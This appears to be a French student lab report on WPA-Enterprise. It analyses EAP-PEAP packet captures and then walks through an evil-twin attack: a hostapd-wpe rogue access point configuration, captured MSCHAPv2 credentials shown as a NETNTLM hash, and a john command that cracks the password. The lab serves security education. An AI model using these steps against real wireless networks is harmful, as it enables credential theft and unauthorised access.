
▶ Frame 106: 188 bytes on wire (1504 bits), 188 bytes captured (1504 bits)
 ▶ Radiotap Header v0, Length 18
 ▶ 802.11 radio information
 ▶ IEEE 802.11 QoS Data, Flags:T
 ▶ Logical-Link Control
 ▼ 802.1X Authentication
 Version: 802.1X-2001 (1)
 Type: EAP Packet (0)
 Length: 132
 ▼ Extensible Authentication Protocol
 Code: Response (2)
 Id: 165
 Length: 132
 Type: Protected EAP (EAP-PEAP) (25)
 ▶ EAP-TLS Flags: 0x01
 ▼ Secure Sockets Layer
 ▶ TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
 ▶ **TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec**
 Content Type: Change Cipher Spec (20)
 Version: TLS 1.2 (0x0303)
 Length: 1
 Change Cipher Spec Message
 ▶ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message

No.	Time	Source	Destination	Protocol	Length	Info
109	36.822502	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	96	Application Data
110	36.822862	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	117	Application Data
111	36.824828	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	122	Application Data
112	36.825264	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	171	Application Data
113	36.830976	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	142	Application Data
114	36.831428	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	97	Application Data
115	36.833457	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	95	Application Data

▶ Frame 109: 96 bytes on wire (768 bits), 96 bytes captured (768 bits)
 ▶ Radiotap Header v0, Length 18
 ▶ 802.11 radio information
 ▶ IEEE 802.11 QoS Data, Flags:F.
 ▶ Logical-Link Control
 ▼ 802.1X Authentication
 Version: 802.1X-2004 (2)
 Type: EAP Packet (0)
 Length: 40
 ▼ Extensible Authentication Protocol
 Code: Request (1)
 Id: 167
 Length: 40
 Type: Protected EAP (EAP-PEAP) (25)
 ▶ EAP-TLS Flags: 0x01
 ▼ Secure Sockets Layer
 ▼ TLSv1.2 Record Layer: Application Data Protocol: Application Data
 Content Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Length: 29
 Encrypted Application Data: 3541ecd887b4278d049f802fafc38b279fe83cf93889def1...

4 way hadshake

Le schéma ci-dessous représente le **4 way hadshake**.



Le screen ci-dessous représente le 4 way hadshake capturé.

19228	47.353417411	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAPOL	17	Key (message 1 of 4)
19230	47.354906123	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAPOL	17	Key (Message 2 of 4)
19233	47.355930422	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAPOL	20	Key (Message 3 of 4)
19235	47.356313679	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAPOL	15	Key (Message 4 of 4)

Questions

1. Quelle ou quelles méthode(s) d'authentification est/sont proposé(s) au client ?


- EAP-TLS
- EAP-PEAP

2. Quelle méthode d'authentification est utilisée ?


- EAP-PEAP

3. Lors de l'échange de certificats entre le serveur d'authentification et le client :

- Le serveur envoie un certificat au client ? Oui



- Le client envoie un certificat au serveur ? Non



c. Les deux s'échangent des certificats ? Non

2. Attaque WPA Entreprise

4. Quelles modifications sont nécessaires dans la configuration de hostapd-wpe pour cette attaque ?

Extrait de `/etc/hostapd-wpe/hostapd-wpe.conf`

```
# Configuration file for hostapd-wpe

# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan0

# May have to change these depending on build location
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/certs/dh

# 802.11 Options
ssid=hostapd-wpe
channel=1
```

On peut donc choisir l'interface, le ssid et le channel. Ici les modifications nécessaires ont été l'interface, et il faudrait aussi modifier le nom du ssid pour qu'il colle au nom du réseau dont on veut créer un `evil twin`. Ici de manière pratique nous avons pas changer le ssid.

5. Quel type de hash doit-on indiquer à john pour craquer le handshake ?

Output de l'exécution de `hostapd-wpe` :

```
root@kali:~# hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:8f:d9:e6 and ssid "hostapd-wpe"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 94:65:2d:a4:34:92 IEEE 802.11: associated
wlan0: CTRL-Event-EAP-STARTED 94:65:2d:a4:34:92
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=25

mschapv2: Thu May 17 07:04:03 2018
    username: getting_hacked
    challenge: 7a:46:19:94:04:65:7c:58
    response: 74:2e:95:a4:03:a3:44:26:28:62:44:f1:cb:45:b2:a1:97:e6:d5:9f:f3:70:a1:2c
    jtr NETNTLM:
getting_hacked:$NETNTLM$7a46199404657c58$742e95a403a34426286244f1cb45b2a197e6d59ff370a12
c
```


On lui donne un hahs de type `netntlm`, ici

`getting_hacked:$NETNTLM$7a46199404657c58$742e95a403a34426286244f1cb45b2a197e6d59ff370a12c` :

```
john --format=netntlm hash.txt
```

```
Loaded 1 password hash (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 12x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
mdpasse          (getting_hacked)
1g 0:00:02:14 DONE 3/3 (2018-05-17 18:13) 0.007448g/s 29557Kp/s 29557Kc/s 29557Kc/s
mdpatkh..mdpgeo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Le mot de passe est donc : `mdpasse`

6. Quelles méthodes d'authentification sont supportées par hostapd-wpe ?

- EAP-FAST/MSCHAPv2 (Phase 0)
- PEAP/MSCHAPv2
- EAP-TTLS/MSCHAPv2
- EAP-TTLS/MSCHAP
- EAP-TTLS/CHAP
- EAP-TTLS/PA